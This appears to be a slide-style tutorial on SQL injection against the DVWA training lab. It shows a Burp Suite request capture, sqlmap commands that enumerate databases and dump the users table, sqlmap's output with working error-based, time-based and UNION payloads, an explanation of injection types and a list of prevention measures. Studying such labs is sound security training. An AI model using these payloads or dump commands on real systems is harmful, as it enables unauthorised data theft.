
```

1 GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.29.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.29.160/dvwa/vulnerabilities/sqli/
9 Cookie: security=high; PHPSESSID=0e097463bhc618811354ffb316c9a8e4
  
```

Inspector

- Request attributes 2
- Request query parameters 2
- Request body parameters 0
- Request cookies 2

Get Header using burp suit



The screenshot displays the Burp Suite Community Edition v2025.4.4 interface. The 'Repeater' tab is active, showing a request to `http://192.168.29.160/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit`. The request details are visible in the 'Request' pane on the left, including headers like `Host: 192.168.29.160`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; Firefox/139.0)`, and `Cookie: security=high; PHPSESSID=0e097463bbc61881`. A file save dialog is open in the center, titled 'Choose a file to save to', with the 'Save In' location set to `sqlmapproject-sqlmap-b3b462c`. The dialog lists various files and folders, including `.github`, `data`, `doc`, `extra`, `lib`, `plugins`, `tamper`, `thirdparty`, `.gitattributes`, `.gitignore`, `.pylintrc`, `header.txt`, `LICENSE`, `README.md`, `sqlmap.conf`, `sqlmap.py`, `sqlmapapi.py`, and `sqlmapapi.yaml`. The 'File Name' field is set to `acquire.txt`, and the 'Files of Type' dropdown is set to 'All Files'. The 'Inspector' pane on the right shows the 'Request headers' section expanded, displaying 10 headers.

Target: `http://192.168.29.160` HTTP/1

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
2 Host: 192.168.29.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.29.160/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
9 Cookie: security=high; PHPSESSID=0e097463bbc61881
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
```

Inspector

Request attributes 2

Request query parameters 2

Request body parameters 0

Request cookies 2

Request headers 10

Use SQLMap command to list databases

- \$sqlmap -r acquire.txt -dbs

```
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=' OR 1=1 AND ROW(2900,3426)>(SELECT COUNT(*),CONCAT(0x7176716a71,(SELECT (ELT(2900=2900,1))),0x7162767a71,FLOOR(RAND(
0)*2))x FROM (SELECT 4685 UNION SELECT 8077 UNION SELECT 1461 UNION SELECT 4491)a GROUP BY x)#&Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' OR 1=1 AND (SELECT 1966 FROM (SELECT(SLEEP(5))))YuYg)#&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' OR 1=1 UNION ALL SELECT NULL,CONCAT(0x7176716a71,0x704a47456d634847617159696244477865696342494d4c684f674e55555a7459
6850764e59647149,0x7162767a71)-- -#&Submit=Submit
---
[22:27:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[22:27:49] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[22:27:49] [INFO] fetched data logged to text files under 'C:\Users\Acer\AppData\Local\sqlmap\output\192.168.29.160'
```

Use SQLMap command to list tables

- `sqlmap -r acquire.txt --batch -D dvwa --tables`
- `-r acquire.txt`: Reads the raw HTTP request captured from Burp Suite.
- `--batch`: Runs SQLMap in non-interactive mode, using default options where prompts would normally appear.
- `-D dvwa`: Targets the dvwa database.
- `--tables`: Tells SQLMap to enumerate all tables within that database.

Extract data from tables

- `sqlmap -r acquire.txt --batch -D dvwa -T users --dump`
 - `-T users`: Targets the users table.
 - `--dump`: Tells SQLMap to retrieve and display the contents of the table.

Types of SQL Injection

- **1. Classic SQL Injection (In-band SQLi)**
- **2. Blind SQL Injection**
- **3. Error-Based SQL Injection**
- **4. Union-Based SQL Injection**

Classic SQL Injection

- Classic SQL injection is the most straightforward and commonly exploited type of SQL injection.
- It occurs when the attacker is able to directly inject malicious SQL code into the input fields or URL query parameters, and the database returns results that the attacker can use to further exploit the system.

```
SELECT * FROM users WHERE username = 'user_input' AND password = 'password_input';
```

- An attacker could inject SQL code into the input fields (username and password) to manipulate the query:

```
username= ' OR '1'='1'; --'
```

```
SELECT * FROM users WHERE username = '' OR '1'='1'; --' AND password = '';
```

Blind SQL Injection

- Blind SQL injection occurs when the attacker cannot directly see the result of the injected query. The application does not return error messages or data, but the attacker can still infer information based on the application's behavior.
- There are two main types of Blind SQLi:
- **Boolean-Based Blind SQL Injection**
- **Time-Based Blind SQL Injection**

Boolean-Based Blind SQL Injection

- The attacker alters the SQL query to return a true or false result, and based on the response, deduces whether the condition is true or false.

User ID:

ID: 1' and 1=1#
First name: admin
Surname: admin

Vulnerability: SQL Injection

User ID:

- Based on whether the page responds differently to these two queries, the attacker can infer if a particular condition is true or false, gradually learning information about the database.

Time-Based Blind SQL Injection

- The attacker causes the database to delay its response by a set time, allowing the attacker to infer data based on the time difference.

Vulnerability: SQL Injection

User ID:


```
SELECT * FROM users WHERE username = 'admin' AND IF(1=1, SLEEP(5), 0);
```

- If the application pauses for 5 seconds, it confirms that the condition is true.

Error-Based SQL Injection

- Error-based SQL injection occurs when an attacker injects SQL code into an application, and the application's database returns error messages.
- These error messages often reveal valuable information about the database structure, such as the type of database (MySQL, PostgreSQL, etc.), column names, and table structures. This information can be leveraged by attackers to refine further attacks.

Union-Based SQL Injection

- Union-based SQL injection leverages the UNION SQL operator to combine the results of the original query with results from another query.
- This allows attackers to retrieve data from other tables in the database that they would not normally have access to. It is a powerful form of SQLi because it can allow attackers to extract data from multiple tables.

How to prevent SQL Injection attack

- 1. Use Prepared Statements (Parameterized Queries)**
- 2. Stored Procedures**
- 3. Input Validation and Sanitization**
- 4. Use ORM (Object-Relational Mapping) Libraries**
- 5. Least Privilege Principle**
- 6. Web Application Firewalls (WAF)**
- 7. Escaping User Inputs**
- 8. Security Testing**
- 9. Error Handling**
- 10. Database Hardening**

Thank You